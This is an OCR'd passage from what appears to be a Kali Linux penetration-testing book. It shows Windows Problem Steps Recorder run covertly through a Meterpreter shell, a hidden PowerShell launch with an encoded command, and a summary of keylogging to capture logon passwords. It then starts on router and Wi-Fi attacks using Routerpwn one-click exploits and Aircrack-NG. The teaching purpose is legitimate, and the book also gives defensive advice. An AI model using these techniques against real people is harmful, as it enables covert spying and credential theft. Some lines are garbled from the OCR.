
Using “Step Recorder” as a Remote Security Tool

Windows includes a great support program that you have probably never heard of called “Problem Steps Recorder” (PSR). Microsoft made this program to help troubleshooters see step-by-step what a user is doing. If a user is having a computer problem that they either can’t articulate well or tech support just can’t visualize the issue, all the support personnel needs to do is have the user run PSR.

When PSR runs it automatically begins grabbing screen captures of everything that the user clicks on, it also keeps a running dialog of what the user is doing in a text log. When done, the data is saved into an HTML format and zipped so all the user needs to do is e-mail this to the tech support department.


I have honestly never heard of PSR until recently when a user on Twitter mentioned that the tool’s group policy wording was a bit concerning from a privacy standpoint. Creepy indeed, but I thought that if you could run it remotely, it would be a great tool for a penetration tester. Well, you can! Though running PSR as an attack tool isn’t a new idea. I did some searching and it is mentioned multiple times over the years in this manner. Pipefish even mentions using it with Metasploit back in 2012 (http://pipefish.me/tag/psr-exe/).

To use Steps Recorder normally, all you need to do is click the start button in Windows and type “psr” into the search box. Then click on “***Steps Recorder***” or just run “***psr.exe***”. When you do, a small user interface opens up:



Just click “***Start Record***” to start. PSR then immediately begins grabbing screenshots. It displays a red globe around the pointer whenever a screenshot is taken. Then press “Stop Recording” when done. You will then be presented with a very impressive looking report of everything that you did. You then have the option of saving the report.

PSR can be run from the command prompt, below is a listing from Microsoft of the command switches:




```
psr.exe [/start |/stop][/output <fullfilepath>] [/sc (0|1)] [/maxsc <value>]
 [/sketch (0|1)] [/slides (0|1)] [/gui (0|1)]
 [/arcetl (0|1)] [/arcxml (0|1)] [/arcmht (0|1)]
 [/stopevent <eventname>] [/maxlogsize <value>] [/recordpid <pid>]

/start       Start Recording. (Outputpath flag SHOULD be specified)
/stop         Stop Recording.
/sc          Capture screenshots for recorded steps.
/maxsc        Maximum number of recent screen captures.
/maxlogsize   Maximum log file size (in MB) before wrapping occurs.
/gui         Display control GUI.
/arcetl       Include raw ETW file in archive output.
/arcxml       Include MHT file in archive output.
/recordpid    Record all actions associated with given PID.
/sketch       Sketch UI if no screenshot was saved.
/slides       Create slide show HTML pages.
/output       Store output of record session in given path.
/stopevent    Event to signal after output files are generated.
```

Using PSR remotely with Metasploit

Using the command line options, PSR works very nicely with Metasploit in a security testing environment. There are several ways that we could use PSR through Metasploit with automated scripts, but I will show you the manual way. We will start with an active remote Meterpreter session open between the Windows 7 VM and our Kali Linux system:


1. Type, "***shell***" to drop to a command prompt.
2. Enter, "***psr.exe /start /gui 0 /output C:\Users\Dan\Desktop\cool.zip***":




```
meterpreter > shell
Process 3720 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Dan>psr.exe /start /gui 0 /output C:\Users\Dan\Desktop\cool.zip
psr.exe /start /gui 0 /output C:\Users\Dan\Desktop\cool.zip
```

3. Now on the Windows 7 system, open the internet browser and do some surfing.
4. After a few seconds of surfing, enter "***psr.exe /stop***".

The command in #2 above starts PSR, turns off the graphical window that pops up when running (***/gui 0***), and turns off the red pointer glow when recording pages. It then saves the file to the user's desktop as "cool.zip" as soon as the "/stop" command is entered. A new file should now exist on the Windows 7 desktop:




This file contains screenshots and a complete step by step list of every action performed on the Windows 7 system. Go ahead and view the .zip file. At the top of the file are the screenshots:



Problem Step 4: (2/13/2016 11:05:27 AM) User left click on "Browser tabs (tool bar)" in "Sad Puppy (9726248) - Fanpop - Mozilla Firefox"

And at the bottom is a step by step text log:



```
Problem Step 1: User keyboard input in "Mozilla Firefox Start Page - Mozilla Firefox" [... Er
Program: Firefox, 43.0.1, Mozilla Corporation, FIREFOX.EXE, FIREFOX.EXE
UI Elements: Mozilla Firefox Start Page - Mozilla Firefox, MozillaWindowClass

Problem Step 2: User left click on "puppies - - Yahoo Search Results - Mozilla Firefox (appli
Program: Firefox, 43.0.1, Mozilla Corporation, FIREFOX.EXE, FIREFOX.EXE
UI Elements: puppies - - Yahoo Search Results - Mozilla Firefox, puppies - - Yahoo Search Res

Problem Step 3: User left click on "Sad Puppy - <b>Puppies</b> Wallpaper (9726248) - Fanpop
Program: Firefox, 43.0.1, Mozilla Corporation, FIREFOX.EXE, FIREFOX.EXE
UI Elements: Sad Puppy - <b>Puppies</b> Wallpaper (9726248) - Fanpop, Sad Puppy - <b>Puppies<

Problem Step 4: User left click on "Browser tabs (tool bar)" in "Sad Puppy - Puppies Wallpape
Program: Firefox, 43.0.1, Mozilla Corporation, FIREFOX.EXE, FIREFOX.EXE
UI Elements: Browser tabs, Sad Puppy - Puppies Wallpaper (9726248) - Fanpop - Mozilla Firefox

Problem Step 5: User left click on "Desktop (list)" in "Program Manager"
Program: Windows Explorer, 6.1.7600.16385 (win7_rtm.090713-1255), Microsoft Corporation, EXPI
UI Elements: Desktop, FolderView, SysListView32, SHELLDLL_DefView, Program Manager, Progman
```


I actually like using PSR now better than Metasploit's built in screenshot capability. Especially with the blow by blow text log that is included. With just a few commands we were able to use Problem Step Recorder as a remote pentesting tool.

You can get more advanced with this attack with scripting. For example, I took a text file that contained the following commands:

```
psr.exe /start /gui 0 /output C:\Users\Dan\Desktop\cool.zip;
Start-Sleep -s 20;
```

```
psr.exe /stop;
```

This provides some automation to the process. As in the earlier example, the first command starts PSR. The “***Start-Sleep -s 20***” command tells the script to pause for 20 seconds before the stop PSR command executes. I then Base64 encoded the text file (Using PowerShell based attacks are covered extensively in my “Intermediate Security Testing with Kali Linux 2” book) and ran it in the command prompt as a PowerShell command:



```
meterpreter > shell
Process 2892 created.
Channel 5 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Dan\Desktop>powershell -ep bypass -W Hidden -enc cABzAH
8AcwB0AGEAcgB0ACAALwBnAHUAaQAgADAAIAAvAG8AdQB0AHAAdQB0ACAAQwA6AF
wARABhAG4AXABEAGUAcwBrAHQAbwBwAFwAYwBvAG8AbAAuAHoAaQBwADsACgBTAH
wAZQBlAHAAIAAtAHMAIAAyADAAOwAKAHAAcwByAC4AZQB4AGUAIAAvAHMAdABvAH
```

Though we did not talk about it, PSR also has the ability to be scheduled and run off of event triggers. So in effect it could be set to run at specific times of the day or start and stop by a system event. These are more advanced features that I leave up to the reader to explore further.

Conclusion

In this section we demonstrated how to use Metasploit in Kali to capture key strokes from a remote system. We also saw that login passwords will not be recorded normally in a keystroke logger as the Windows Logon service uses a different keyboard buffer. But if we move our keylogger to that process we can indeed capture logon credentials.

We were also introduced to a handy program that migrates the session to the Winlogon process, watches the idle time of the system, then locks it and captures the password when the user tries to log back in. Lockout_Keylogger automates the entire process from beginning to end. The user walks away from his PC, the script waits a certain amount of idle time and then puts the computer into locked mode. Then, when he logs back in, it is already set to scan the keys pressed.

Lastly we covered Problem Steps Recorder. We saw how this built in Microsoft support tool could be used as a remote pentest tool that provides a stream of screenshots with a step-by-step log of the user’s actions. PSR can be disabled in group policy, though I did not see anywhere on how to completely uninstall it.

The best defense against these types of attacks is to block the remote connection from being created in the first place, so standard security practices apply. Keep your operating systems and AV up to date. Do not open unsolicited, unexpected or questionable e-mail attachments. Avoid questionable links, be leery of shortened URLs and always surf safely.

Router & Wi-Fi Security Testing

Chapter 25

Wireless Network Attacks

Wireless networks and Wi-Fi devices have saturated both the home front and business arena. The threats against Wi-Fi networks have been known for years, and though some effort has been made to lock down wireless networks, some are still wide open or not secured very well.


Introduction

In this section we will talk about wireless security and a few common Wi-Fi security misconceptions. We will look at a couple popular tools and techniques that an Ethical Hacker could use to check the security of their wireless network. Sometimes wireless networks can be modified to deceive users, so we will also cover how a penetration tester (or unfortunately, hackers) could set up a fake Access Point (AP) using a simple wireless card.

Wireless Security Protocols

Though the news is getting out and Wireless manufacturers are configuring better security as the default for their equipment, there are still a large amount of wireless networks that are woefully under secured. One of the biggest things in securing your Wireless network is the Wireless Security Protocol. You have "*None*", which basically means that you are leaving the door wide open for anyone to access your network. "*WEP*" which has been cracked a long time ago and basically means that you locked the door, but left the key under the front mat with a big sign saying, "The key is under the Mat". “*WPA*” which is much better and “*WPA2*” which is the recommended security setting for your network.

The following chart was created from data from my local city:



As you can see, 13% of detected Wireless networks had no security set at all, and 29% more were not much better using WEP. Interestingly enough a whopping 46% were using WPA2, which was actually kind of surprising. But in many cases, it seemed from the beacons captured that the AP was capable of WPA2, but clients were using the lower WPA. WPA/WPA2 can still be cracked, so set a long complex passkey for them.

It is fairly common to hear about critical vulnerabilities being discovered in common network routers. They are, in most cases, the first line of defense for a network, so I think it important to spend some time covering router based attacks. We will take a look at a couple ways that Routers are targeted and then over the next several chapters we will cover attacking Wi-Fi networks.

For this section you will need a Wireless card capable of entering monitoring mode. Many Wi-Fi adapters are capable of doing this, but some are not. If you are planning on purchasing one, do a little research first to determine if your Wi-Fi adapter will work in monitoring mode and with Kali. I used a TP-Link TL-WN722n USB Wi-Fi adapter that works great with Kali. Also it might be easier to use an extra test router (if you have one available) for some of the tests.

Router Passwords and Firmware Updates

Of all devices, routers are one of the most important devices to secure with a long complex password. Multiple websites exist that contain default passwords for network devices. The first thing a drive-by hacker (someone looking for an easy hit) will do is try default credentials for internet facing devices. And sadly, many times they will work!


Some industry experts recommend a password of 12-15 mixed symbols, numbers and upper/ lower case characters for a good password. I would easily recommend at least twice that many for a mission critical internet facing router. I also recommend turning off remote web management, when not needed. This immediately blocks changes to the router being made from over the internet.

Set a frequent schedule to check your router and firewall devices for firmware updates. Most routers now have a “check for updates” button in their configuration page. But I recommend physically going to the manufacturer’s webpage and checking for the latest firmware. I have seen on several occasions where the router setup claimed that the firmware was up to date or that no new firmware was available, when the manufacturer’s website had newer updates available.


Routerpwn

Tool Authors: Pedro Joaquín, Luis Colunga, Roberto Gómez, and multiple contributors
Tool Website: http://www.routerpwn.com/

Though not included in Kali, Routerpwn.com is probably one of the easiest to use tools for finding Router exploits. The webpage contains router exploits by manufacturer and multiple tools & utilities including password key generators.



To use the website you simply click on the manufacturer of the target router. So if we choose "Dlink" we will see the Dlink section of the website:



Date	Category	Source	Title	Author
2015/06/28	Advisory	Tangible Security	DCS-930L DCS-931L DCS-932L DCS-933L DCS-931L - Allows Authenticated User Unrestricted File Upload - CSRF - FW 1.04 and Older	Allen Harper
2015/06/11	One click	Kernelpicnic	DSP-W110 (Rev A) v1.05b01 Information Disclosure WLAN SSID, MAC, Versions	Peter Adkins
2015/06/11	Advisory PoC	Kernelpicnic	DSP-W110 (Rev A) v1.05b01 Arbitrary command execution / SQL Injection / file upload	Peter Adkins
2015/06/08	One click	exploit-db	D-Link DSL-526B ADSL2+ AU_2.01 - Unauthenticated Remote DNS Change	Dawid Czagan
2015/06/08	One click	exploit-db	D-Link DSL-526B ADSL2+ AU_2.01 - Unauthenticated Remote DNS Change	Dawid Czagan
2015/05/28	Advisory	Full Disclosure	DIR-600 PV6K3A8024009 Universal Plug and Play	Alvaro Folgado, Jose Rodriguez, Ivan Sanz
2015/05/28	One click	Full Disclosure	DSL-2750B EU_1.01 Universal Plug and Play	Alvaro Folgado, Jose Rodriguez, Ivan Sanz
2015/05/28	One click	Full Disclosure	DSL-2750B EU_1.01 Information Disclosure (Insecure Object References) [SET IP]	Alvaro Folgado, Jose Rodriguez, Ivan Sanz

Exploits are displayed (and sortable) by date, category, source, title and author. There are several different types of Categories listed including:


Advisory - Links are usually informational based about the exploit

Metasploit Module - Links to the Metasploit Exploit Database

One Click - Links are usually live exploits that run when you click them

PoC - Links are usually to Proof of Concept (PoC) exploit code

Most of the link categories point to information or PoC code about the available exploit. But "One Click" links usually attempt to run the exploit described by the Title, as seen below:



New password:

Date	Category	Source	
2015/02/23	Advisory Poc	SEC Consult	
2013/04/23	One click	Exploit-DB	D-Link DIR-615 D3 - Remote Command Execution [SET IP]
2013/04/23	One click	Exploit-DB	D-Link DIR-615 D3 - Change Admin Password CSRF [SET IP]

I just clicked on one of the D-Link One Click exploits and it immediately asked for a New Password. If I entered a password and clicked "OK" it would try to reset the local D-Link router's password using an exploit. It is important that the security professional understands the implications of this as many times the exploit just executes without asking for further input.

Take a few seconds and read down through the exploits listed. You will see exploits to change the Router's password, obtain configuration information, directory transversal, run remote commands, and more. Routerpwn also includes WPA generators, and links to several Software and Hardware tools.

The crazy thing is that because Routerpwn is a website, it can be run off of almost any platform - Windows, Linux, smart phones, etc., and from any location. In one security seminar the author of the tool even mentioned that you can run it from a Wii! Routerpwn is a great one stop shop for finding basic router security information and exploits. If the wireless Access Point (AP) is secured, the next step would be to analyze the target network with Kali's wireless network tools.


Viewing Wireless Networks with Aircrack-NG

Tool Authors: Thomas d'Otreppe, Christophe Devine
Tool Website: http://www.aircrack-ng.org/
The Aircrack-NG tools are some of the most commonly used command line programs in Wi-Fi security testing. These tools can be used to monitor, test, attack and crack Wi-Fi networks. And many of the Wi-Fi security testing programs available actually use the Aircrack-NG tools in the background. So it is good to have a basic understanding of these tools.

Let's start out by using Airmon-NG to view available wireless networks.

First you need to plug in your USB Wi-Fi card and then connect it to the Kali VM by clicking on "***Player > Removable Devices***" in the VMWare Player menu. Then find your Wi-Fi device and click "***Connect***".


Then open a terminal session and type in the command "***ifconfig***". You should see your wireless network card listed as wlan0 (or wlan1 if you have two):



```
wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether f8:d1:11:[redacted]  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

If the interface does not show up, try typing "***ifconfig wlan0 up***". If it still doesn't show up, you might have a driver issue. Check the Kali Forums for more information.

Okay, now all we need to do is put the card in monitoring mode. To do this, just type, "***airmon-ng start wlan0***"




```
root@kali:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

  PID Name
  552 NetworkManager
  969 wpa_supplicant

